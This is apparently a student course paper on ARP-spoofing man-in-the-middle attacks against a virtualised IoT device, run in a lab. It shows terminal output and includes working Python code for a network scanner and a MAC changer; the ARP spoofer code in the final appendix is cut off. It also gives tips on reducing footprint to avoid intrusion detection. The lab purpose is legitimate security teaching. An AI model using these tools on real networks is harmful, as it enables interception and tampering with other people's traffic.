Considering Smart Home Internet of Things Attack Vectors, Privacy and Security

Ari Yonaty, *Fellow, IEEE*, Joe Smith, *Member, IEEE*, Jane Smith, *Member, IEEE*

***Abstract*— Privacy and security are one of the most prevalent challenges in this modern world. We want to discuss the Internet of Things (IoT), its challenges and its solutions. We want to propose and implement a program with a hands-on lab project. In our project, we aim to implement network attacks on an IoT product to demonstrate the security implications with such products. Following the attack, we will describe certain mitigation techniques. Implement security to allow data transfer secure to the devices with Smart cars, Cyber Physical System (CPS), demonstrate network vulnerabilities and attack threats in consumer IoT products. Although our primary attack vector is by exploiting the *address resolution protocol* (ARP) functionality of all network devices, it is important to note that IoT devices are susceptible to such attacks and with IoT products becoming increasingly popular, raising awareness is critical.**

***Index Terms*— computer networking, cyber security, internet architecture, virtualization, python scripting.**

I. Introduction

For our project, we aimed to implement a *Man-in-the-Middle* (MiTM) attack known as ARP spoofing, or ARP poisoning. At base understanding, this is simply an attack on a network where the attacker is able to gain access between two devices on the network and convince them that they are communicating with one another directly, when in fact they are communicating through the attacker. This allows the attacker to directly read the data that is being passed between the two devices, to alter the data, or to destroy the data. Our goal was to implement a pseudo-environment where this attack was conducted on virtual devices created by us. In order for us to do this, we needed to engage in a network scan that would allow us to assess the environment of a network and its devices within it. An example of two devices that can be attacked on a network would be a workstation (a computer or something similar) and a router. We will utilize a network scanner to decide which devices would be most vulnerable or preferred for our attack, then utilize an ARP spoofing tool such as Arpspoof or Driftnet, or in our case, a custom spoofing program written in Python to attack the devices. This will allow us to convince the two devices to now communicate with the attacker, in which we will deploy a *media access control* (MAC) changer that will convince the devices that they are connected to each other, when in fact they are connected to the attacker's MAC address. Once the two devices are fooled, we will be able to intercept traffic between the two by acting as the MiTM.

II. Experimental Methodology

Before engaging in the attack simulation, having a fundamental understanding is crucial. At a high level, the experiment is broken down into three primary components. More specifically, we first need to assess our target network, which will be accomplished by running a custom Python network scanner, requiring an understanding of Internet Protocol (IP) Addresses, routing, and *network address translation* (NAT). Following, we will delve into the designs behind internal network routing, accomplished by MAC address communication. Finally, we will exploit MAC caching, or ARP tables, in order to successfully breach the target. The following sections will elaborate on the methodology and techniques for each component.

A. Network Scanner

Our first goal from the set of posts was to ideally learn to utilize or develop a network scanner. A network scanner is a software tool that is used for diagnostic and investigative purposes to find and categorize which and what devices are running on a network. Most scanners are implemented such that a user will input a range of IP addresses into the tool to be scanned and the scanner moves through the list sequentially to determine if there is a device present on the network's list of IP addresses. For our usage, we have developed an in-house network scanner through python, although there are other alternatives that may be used such as Nmap or other software tools. Although network scanners are not intended for malicious use, any software tool that allows the reading of other devices on a network opens up the potential for many different malicious attacks. This is the implementation of IoT, where all these connections are on a network within the internet of things. Although we are only acting on a rudimentary implementation, it is important to know the potential backfires of using a tool like this with malicious intent. For example, when using a network scanner, if it is not of authorized use, it may be picked up by an Intrusion Detection System (IDS) or an Intrusion Prevention System (IPS). When using a network scanner, if you are using it with our intent, it is crucial to reduce your footprint

This work was accomplished as part of the coursework for ECE 4064, Professional Topics for Engineers, at California State Polytechnic University, Pomona, on 21 March 2021. The course was instructed by Dr. Sean Monemi.

Ari Yonaty is a third-year computer engineering student at Cal Poly Pomona's Electrical and Computer Engineering department, focusing on computer networking and cybersecurity. (email: ayonaty@cpp.edu)

on a system and tread lightly, and to do so you must operate the scanner with less invasive scanning systems. Network scanners can be used with the intent to packet sniff, or to capture and track traffic moving over the network but this is where it becomes a more invasive tool. Many companies, or cybersecurity professionals, will utilize a network scanner in order to buckle down on the security of their system in order to reduce the chances of any invasive technique used on the network. Ideally, the purpose of the scanner should be at its simplest form of detecting what devices on the network would be ideal or are the target of the attack.

For our intents and purposes, simply using a network scanner in order to reveal devices on a network served enough information. We would be solely using the scanner in order to attain the IP address as well as the MAC address of a particular set of devices on the network. This allows us to continue with our purposes of spoofing and attaining the MitM attack through the simplistic use of the scanner. Even without the user of the aforementioned IP target, we are still able to see the general list of devices on the LAN, which will create the potential for the attack.

B. MAC Address Changer

A MAC address changer gives one the ability to change, or spoof, a Media Access Control Address of a network interface card. This technique is typically referred to as MAC spoofing, when you manage to change the hardcoded value on an NIC that should not be changed. Doing this changes the identity of a device to a new identity. For our purposes, we will be doing this in order to intervene with communications between two devices. We will essentially begin to impersonate two devices on a network, and telegraph the communication between them, completing our MiTM attack. The purpose of the MAC address changer is to begin the impersonation, we must change the MAC address of our attacking entity in order to be able to spoof two sides of the same coin. When in practice, this then allows us to begin our ARP spoofing, or poisoning, that will conclude the rest of the MitM attack.

C. ARP Spoofer

ARP spoofing is the method we will use in order to engage in the data interception necessary to complete the MitM attack. There are many purposes to the use of an ARP spoofing attack, such as DoS attacks which can reroute traffic from different IP's to a single MAC address, or session hijacking in order to steal session IDs to gain stolen access to private data and systems, or in our use, MitM attacks to intercept and/or modify traffic between victims. Most ARP spoofing attacks will follow a very similar progression. We first use the above materials in order to scan the network and determine what devices on the victim's subnet will be infected. Once we have determined the targets of our attack, we will begin to send falsified ARP packets using either the attacker's MAC and victim's IP address, or as we have done, using the victim's MAC and IP to masquerade as the victim entirely. At this point the poisoned subnet victims will begin to cache the spoofed ARP packets and the data transmission that typically occurs between the victims (say a router and desktop) will then be routed to the attacker first. From there we can do as we please with the data, or continue with a more sophisticated attack on the network. Although, if the transmissions are using cryptographic network protocols, it may prove difficult to do anything with encrypted information. Just as well, in a real world application, there may be systems in place to deter this attack such as packet filtering, or ARP spoofing detection software.

III. Experimental Results

Before delving into the results, let us briefly go over the system overview and its components. Our attacker machine is a Linux VM running Parrot OS, a distribution with a focus on security and penetration testing. Our target machine is also a Linux VM, running Ubuntu for IoT, a lightweight Linux distribution, using very low resources often targeting the Raspberry Pi platform. Our initial plan was to test using an actual raspberry pi, but for the sake of development and other unforeseen challenges (to be discussed in greater length later), we opted for the virtual machine. Finally, we have our virtualization platform handling the routing between VMs. To paint a picture of the topology:





Fig. 1. Network topology for the hands-on lab demonstration. Note that the target machine is not a physical Raspberry Pi, rather a virtualized OS of the Pi.

In order to successfully perform the Man-in-the-Middle attack, proper reconnaissance and enumeration is performed in order to obtain critical information of the system. Assuming our attacking devices are already connected to the LAN (such as an unauthenticated Ethernet port or access to WiFi), we begin by scanning devices on the network (Appendix A).




```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 Network_Scanner/network_scanner.py --help
-----------------------------------------
|            NETWORK SCANNER            |
-----------------------------------------
Usage: network_scanner.py [options]

Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        target IP(s)
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 Network_Scanner/network_scanner.py
-----------------------------------------
|            NETWORK SCANNER            |
-----------------------------------------
[-] No target IP(s) specified.
    Enter target IP below.
    Use --help for more info.
target > 10.0.2.1/24
-----------------------------------------
IP                      MAC ADDR
-----------------------------------------
10.0.2.1                52:54:00:12:35:00
10.0.2.2                52:54:00:12:35:00
10.0.2.3                08:00:27:87:de:24
10.0.2.4                08:00:27:c0:c4:9d
```

Fig. 2. Attacker machine running network scanner on 10.0.2.1 subnet.

From the above figure, we note several machines connected to the network. Verifying the results on a target machine:




```
titan@titan:~$
titan@titan:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:c0:c4:9d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 556sec preferred_lft 556sec
    inet6 fe80::a00:27ff:fec0:c49d/64 scope link
       valid_lft forever preferred_lft forever
titan@titan:~$ _
```

Fig. 3. Target machine displaying network information.

Cross-referencing both the target and attacker machines, we see that on the target machine, running ip addr yielded the IP address 10.0.2.4 with a MAC address of . Jumping back to the attacker machine, we see after running the network scanner python script, it successfully captured the IP and MAC address of the target machine.


Having a specific target's network information allowed us to further proceed in our exploitation processing to attain Man-in-the-Middle. Seeing as our objective was to achieve MITM by performing an ARP spoof, having the ability to modify the MAC address was crucial. While spoofing a MAC address is simply a matter of running different linux commands, scripting it into a module python program allows for ease of implementation and reusability. Demonstrating the MAC changing capability, note the interface name and initial MAC addresses of the network card.



```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:72:3c:95 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 497sec preferred_lft 497sec
    inet6 fe80::16de:302d:1616:44d3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: wlx9cefd5fd63ca: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 26:96:32:e0:7f:96 brd ff:ff:ff:ff:ff:ff permaddr 9c:ef:d5:fd:63:ca
```

Fig. 4. Machine displaying network information.

Shown in the above figure, we see the interface with the name *wlx9cefd5fd63ca* has an initial MAC address of *26:96:32:e0:7f:96*. Proceeding to run the MAC address changer (Appendix B):




```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 MAC_Changer/mac_changer.py --help
-----------------------------------------
|         MAC ADDRESS CHANGER           |
-----------------------------------------
Usage: mac_changer.py [options]

Options:
  -h, --help            show this help message and exit
  -i INTERFACE, --interface=INTERFACE
                        interface to target
  -m MAC, --mac=MAC     initialize new MAC address
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 MAC_Changer/mac_changer.py
-----------------------------------------
|         MAC ADDRESS CHANGER           |
-----------------------------------------
[-] No interface. Enter interface below.
Use --help for more info.
interface > wlx9cefd5fd63ca
[-] No MAC address. Enter MAC below.
Use --help for more info.
new MAC > 00:11:22:33:44:55
[+] Changing MAC address for wlx9cefd5fd63ca to 00:11:22:33:44:55
[+] MAC address changed from 26:96:32:e0:7f:96 to 00:11:22:33:44:55
```

Fig. 5. Python script running MAC address change on target interface wlx9cefd5fd63ca.

After running the script, we see a confirmation in the output that clarifies that the MAC address was changed from 26:96:32:e0:7f:96 to 00:11:22:33:44:55. Just for an additional verification, we see that running ip addr verifies the results from the Python script.




```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:72:3c:95 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 390sec preferred_lft 390sec
    inet6 fe80::16de:302d:1616:44d3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: wlx9cefd5fd63ca: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff permaddr 9c:ef:d5:fd:63:ca
```

Fig. 6. Machine displaying network information after running MAC changer

With the ability to successfully scan a network for devices in addition to the modification of the MAC address, we proceed to the ARP spoofing.


First, we run the arp command to see the current ARP table cache stored locally on a network device. On the target machine, we see:



```
titan@titan:~$
titan@titan:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   00:00:00:00:00:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:87:de:24   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
titan@titan:~$
```

Fig. 7. Target machine displaying ARP table prior to arp spoofing.


At the moment, all appears to be in order, with the gateway device having the proper MAC address of the router. Additionally, we can run a traceroute, which traces the path and hops to a network host. A traceroute to google.com shows:



```
titan@titan:~$ traceroute google.com
traceroute to google.com (142.250.68.110), 30 hops max, 60 byte packets
 1  _gateway (10.0.2.1)  0.143 ms  0.104 ms  0.158 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
```

Fig. 8. Target machine running traceroute showing network hops.


As we can see from the above traceroute, the first 'hop' is from the target machine (10.0.2.4) directly to the gateway (10.0.2.1). Now, let us jump back to the attacker machine and begin the ARP spoofing (Appendix C).



```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 ARP_Spoofer/arp_spoofer.py
-----------------------------------------
|              ARP SPOOFER              |
-----------------------------------------
[+] Packets sent: 6
```

Fig. 9. Attacker machine running ARP spoofer python scripts.


Because of the nature of ARP to cache results only temporarily, the program is required to resend spoofed packets in order to maintain the corrupted ARP table. Therefore, a packet counter is shown in the output as well, providing a visual indicator of packets being sent. Looking now at the target machine, we see that the gateway MAC address now points to the same MAC address as the attacker machine (10.0.2.15).



```
titan@titan:~$
titan@titan:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:72:3c:95   C                     enp0s3
_gateway                 ether   08:00:27:72:3c:95   C                     enp0s3
10.0.2.3                 ether   08:00:27:87:de:24   C                     enp0s3
titan@titan:~$ _
```

Fig. 10. Target machine displaying ARP table after ARP spoofing.


The above figure shows the successful spoofing between the target and attacker, however it only completes half of the attack. The ARP spoofer is duplicated between the router and attacker, thus completing the Man-in-the-Middle. To verify the above results, let us perform some tests to ensure that traffic from the target passes through the attacker.



```
titan@titan:~$
titan@titan:~$ traceroute google.com
traceroute to google.com (142.250.72.238), 30 hops max, 60 byte packets
 1  * * *
 2  _gateway (10.0.2.1)  0.387 ms  0.600 ms  0.565 ms
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
titan@titan:~$
```

Fig. 11. Target machine running traceroute after ARP spoofing.

First, we notice that a repeat traceroute to google.com shows an additional hop before reaching the gateway. As you may have guessed, this is the attacker machine. Next, let us perform a ping from the target machine and filter for ICMP packets on the attacker machine.




```
titan@titan:~$
titan@titan:~$ ping google.com -c 1
PING google.com (142.250.72.238) 56(84) bytes of data.
From 10.0.2.15 (10.0.2.15): icmp_seq=1 Redirect Host(New nexthop: _gateway (10.0.2.1))
64 bytes from lax31s14-in-f14.1e100.net (142.250.72.238): icmp_seq=1 ttl=114 time=10.7 ms

--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.700/10.700/10.700/0.000 ms
titan@titan:~$ _
```

Fig. 12. Target machine pinging google.com after ARP spoofing.


We see a single ICMP packet sent from the target. Now looking at a packet dump for ICMP packets on the attacker machine:



```
┌─[center@parrot]─[~]
└──╼ $sudo tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:20:31.673738 IP 10.0.2.15 > 10.0.2.4: ICMP redirect 10.0.2.1 to host 10.0.2.1, length 75
21:20:31.684694 IP 10.0.2.15 > 10.0.2.1: ICMP redirect 10.0.2.4 to host 10.0.2.4, length 103
21:20:31.689130 IP 10.0.2.4 > lax31s14-in-f14.1e100.net: ICMP echo request, id 1490, seq 1, length 64
21:20:31.689143 IP 10.0.2.4 > lax31s14-in-f14.1e100.net: ICMP echo request, id 1490, seq 1, length 64
21:20:31.698299 IP lax31s14-in-f14.1e100.net > 10.0.2.4: ICMP echo reply, id 1490, seq 1, length 64
21:20:31.698325 IP lax31s14-in-f14.1e100.net > 10.0.2.4: ICMP echo reply, id 1490, seq 1, length 64
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

Fig. 13. Attacker machine showing MiTM functionality by displaying ICMP packet dump.


Above shows the ICMP request on the attacker machine, in addition to the attacker forwarding the packet to the router and likewise sending the response from google.com (through the router) back to the target machine. Thus, our goal of performing a Man-in-the-Middle attack has been successfully completed. Apart from attack, hiding trails is crucial. Thus, after the attack how can we restore it. By taking note of the initial MAC addresses, we can use them upon program completion to restore the ARP tables. Halting the ARP spoofer script:



```
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $sudo python3 ARP_Spoofer/arp_spoofer.py
-----------------------------------------
|              ARP SPOOFER              |
-----------------------------------------
[+] Packets sent: 12^C
[+] Detected Keyboard Interrupt. Resetting ARP table...
┌─[center@parrot]─[~/Documents/NetTools]
└──╼ $
```

Fig. 14. Attacked machine stopping execution of the ARP spoofer and restoring ARP table.

And to confirm on the target machine that it now points to the proper gateway:



```
titan@titan:~$
titan@titan:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.15                ether   08:00:27:72:3c:95   C                     enp0s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:87:de:24   C                     enp0s3
titan@titan:~$ _
```

Fig. 14. Target machine showing restored ARP table.

And we see that the MAC address of the gateway is no longer the same as the MAC addresses of the attacker machine (10.0.2.15), signaling a proper restoration of the ARP tables.

IV. Summary of Challenges

There are some challenges for IoT devices such as shadow, lack of reliable software updates, API vulnerabilities, default passwords, implementation of standards. There is no single security strategy to protect all IoT devices or networks from all those risks and attacks. Shadow is one of the important risks that we face in the system, devices that are connected to a system that are not authorized. For example, a Tesla was connected to a hospital network, after investigation; the security team found out that it belonged to a doctor who connected to a network from his car from the parking garage. Shadow IoT devices are prone to infection by malware because often they are not secured.

During the experimental procedure, we ran into several challenges. Initially, we planned to use a device such as a Raspberry Pi or Arduino with Internet connectivity as the target IoT device. However, since our attacker machine was within a virtual machine, connecting the physical device a virtual network would have led to unnecessary complications (such as bridging the main LAN with the VM LAN), as well as causing some issues with the current development network setup. Since our attacks targeted primarily the networking portion of the device, often handled by the Operating System itself, we decided to use the Ubuntu IoT virtual machine, a very popular OS for IoT devices, and since our target is the networking stack, it would apply nicely to the real world as an actual IoT device would still be running the OS.

V. Conclusion

When it comes to security there are always doubts that if the system is secure for sure. We always need to assume that nothing is 100 percent secure. Therefore, based on our system and number of devices connected to the network we need to implement proper actions. Implementing certain mitigation techniques is one of the best ways to secure IoT products and network.

In order to specialize the benefits of IoT devices, each organization such as healthcare, government, retail, manufacturing, transportation and ext, should acknowledge the risk and addresses posed by IoT hardware and software and take action immediately to protect the devices and the whole system.

Once the security team recognizes all devices on the IoT network then it needs to look for device behavior patterns to identify breaches. In order to find the devices on the network we use a network scanner. A network scanner is a software tool that is used for diagnostic purposes to categorize what devices are running on a network. Implement security to allow data transfer secure to the devices with Smart cars, Cyber Physical System (CPS), demonstrate network vulnerabilities and attack threats in consumer IoT products.

Appendix

A. Network Scanner

```
import optparse
from scapy.all import srp
from scapy.layers.l2 import ARP, Ether

def menu():
    '''
        Generic console output header for network
scanner
    '''
    print("------------------------------------------
")
    print("|            NETWORK SCANNER
|")
    print("------------------------------------------
")

def get_args():
    '''
        Gets arguments for program execution

        Returns:
            target IP or IP range
    '''
    parser = optparse.OptionParser()
    parser.add_option("-t", "--target", dest="target",
help="target IP(s)")
    options = parser.parse_args()[0]
    target = options.target

    if not options.target:
        print("[-] No target IP(s) specified.\n
Enter target IP below.\n    Use --help for more
info.")
        target = input("target > ")

    print("------------------------------------------
")
    return target

def scan(ip):
    '''
        Performs ARP scan on target IP or IP range

        Parameters:
            ip - target IP or IP range

        Returns:
            client_list - list of dict containing
mapping between IP and MAC
    '''
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered = srp(arp_request_broadcast, timeout=1,
verbose=False)[0]

    client_list = []

    for resp in answered:
        client_dict = {"ip": resp[1].psrc, "mac":
resp[1].hwsrc}
        client_list.append(client_dict)

    return client_list

def display(client_list):
    '''
        Display results in formatted table
    '''
    print("IP\t\t\tMAC ADDR")
    print("------------------------------------------
")
    for client in client_list:
        print(f'{client["ip"]}\t\t{client["mac"]}')

if __name__ == "__main__":
    menu()
    target = get_args()
    results = scan(target)
    display(results)
```

B. MAC Address Changer

```
#!/usr/bin/python3

import subprocess
import re
import optparse
import time

def menu():
    '''
        Generic console output header for mac changer
    '''
    print("------------------------------------------
")
    print("|          MAC ADDRESS CHANGER
|")
    print("------------------------------------------
")

def get_args():
    """
        Collects data needed to change MAC address.

        Returns:
            Interface and new MAC address
    """
    parser = optparse.OptionParser()
    parser.add_option("-i", "--interface",
dest="interface", help="interface to target")
    parser.add_option("-m", "--mac", dest="mac",
help="initialize new MAC address")

    options = parser.parse_args()[0]
    interface, new_mac = options.interface,
options.mac

    if not options.interface:
        print("[-] No interface. Enter interface
below.\nUse --help for more info.")
        interface = input("interface > ")
    if not options.mac:
        print("[-] No MAC address. Enter MAC
below.\nUse --help for more info.")
        new_mac = input("new MAC > ")
    return (interface, new_mac)


def change_mac(interface, new_mac):
    """
        Changes the interface MAC address to new_mac

        Params:
            interface: network interface to update MAC
addr
            new_mac: new MAC address
    """
    print(f"[+] Changing MAC address for {interface}
to {new_mac}")

    try:
        subprocess.call(["ip", "link", "set",
interface, "down"])
        subprocess.call(["ip", "link", "set",
interface, "address", new_mac])
        subprocess.call(["ip", "link", "set",
interface, "up"])
    except Exception as e:
        print(e)
        return -1

def get_ether(interface):
    """
        Get the MAC address.

        Returns:
            HW Ether address
    """
    try:
        ip_result = subprocess.check_output(["ip",
"link", "show", interface])
        ip_result = str(ip_result, 'utf-8')
        ether_search =
re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ip_result)
        return ether_search[0]
    except Exception as e:
        print(e)
        return -2

if __name__ == "__main__":
    menu()
    iface, new_mac = get_args()
    mac_orig = get_ether(iface)
    change_mac(iface, new_mac)
    curr_mac = get_ether(iface)

    if curr_mac == new_mac:
        print(f"[+] MAC address changed from
{mac_orig} to {curr_mac}")
    else:
        print("[-] MAC address did not change")
```

C. ARP Spoofer

```
import time
from scapy.all import srp, send
from scapy.layers.l2 import ARP, Ether

def menu():
    '''
        Generic console output header for arp spoofer
    '''
